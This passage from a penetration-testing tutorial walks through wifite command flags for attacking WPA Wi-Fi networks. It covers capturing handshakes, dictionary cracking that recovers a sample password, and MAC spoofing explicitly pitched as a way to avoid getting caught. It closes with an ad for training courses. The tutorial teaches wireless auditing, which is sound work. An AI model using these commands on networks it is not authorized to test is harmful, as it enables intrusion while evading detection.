
Targeting only WPA networks: This flag helps us identify WPA only and attack the targets

wifite --wpa




Ignore present handshakes: Oftentimes we want a fresh start or our handshakes are just not behaving the way we want. For those times, we have a handy feature of ignoring the existing handshakes and capturing rather fresh or new ones.

wifite --new-hs




Supplying custom dictionary: For our dictionary attacks, if we want to supply a custom wordlist we can do that within the tool's interface too. This is done by the "dict" flag

wifite –dict /root/dict.txt




Now, setting the target as above, we see that dictionary in fact works




Display cracked APs: To display a complete list of already cracked targets fetched from the tool's database, we have the command:

wifite --cracked



Validating handshakes: Now, if we want to verify the existing handshakes that we have already captured against a wide variety of Wireless Auditing tools we can do so by:

wifite --check




Great, now I can proceed with the tshark now!

Cracking handshake file: The list of handshake files we have captured is with us now. What if I want to modify the cracking tool and not use the default one. It can be done using:

wifite --crack

Choose target and tool afterward



And as you can see that aircrack has cracked the password “raj12345”

Killing conflicting processes: This flag helps us kill all the jobs that may conflict with the working of the tool. It’s a great little cleanup technique before starting the tool

wifite --kill

```
┌──(root💀kali)-[~]
└─# wifite --kill

                                   wifite2 2.5.8
                                   a wireless auditor by derv82
                                   maintained by kimocoder
                                   https://github.com/kimocoder/wifite2

[+] option: kill conflicting processes enabled
[!] Killing 2 conflicting processes
[!] stopping NetworkManager (systemctl stop NetworkManager)
[!] Terminating conflicting process wpa_supplicant (PID 1791)
```


MAC Spoofing: MAC Address spoofing is a great technique to evade analysts' vision and avoid getting caught by supplying the real MAC ID of your Wi-Fi adapter. First, we see our wifi card's MAC ID **by ifconfig**

```
┌──(root💀kali)-[~]
└─# ifconfig

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.5  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::d659:d207:e12a:b7e5  prefixlen 64  scopeid 0x20<link>
        ether 9c:ef:d5:fb:d1:5c  txqueuelen 1000  (Ethernet)
        RX packets 13  bytes 1478 (1.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 17  bytes 2102 (2.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Note this MAC ID ends in **5C**. That's all we need to visualize if MAC is being spoofed or not.


Now we spoof this MAC ID by wifite command:

wifite –random-mac



Observe how this new MAC ID ends in **09**. This means that spoofing has been done successfully and a random MAC has been put on the interface.


Now, after our job is done, this option will automatically reset the MAC ID too. Very efficient.



Power filter: Access Points that are far away often don't behave well while being attacked. There's a lot of noise, attenuated signals, and packet drops while communicating. So to be safe we'll set a power threshold so that we can only scan WiFis closer to us and whose power is enough to be communicated with without any errors like in WiFis that are attenuated.

Note that this value is in decibels. Let's set a threshold of 35db.

wifite –power 35



Now only the APs with 35db or more strength will be visible.

Conclusion

We discussed various features of another handy tool in this article when we talk about wireless auditing. This discussion was intended to rationalize and be pragmatic about the arsenal of tools you create while auditing wireless networks. Sometimes we have to reduce our workload and can't remember all the lengthy commands in traditional tools and in such scenarios, tools like wifite fit perfectly for our cause.

****


iGNITE Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT's - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux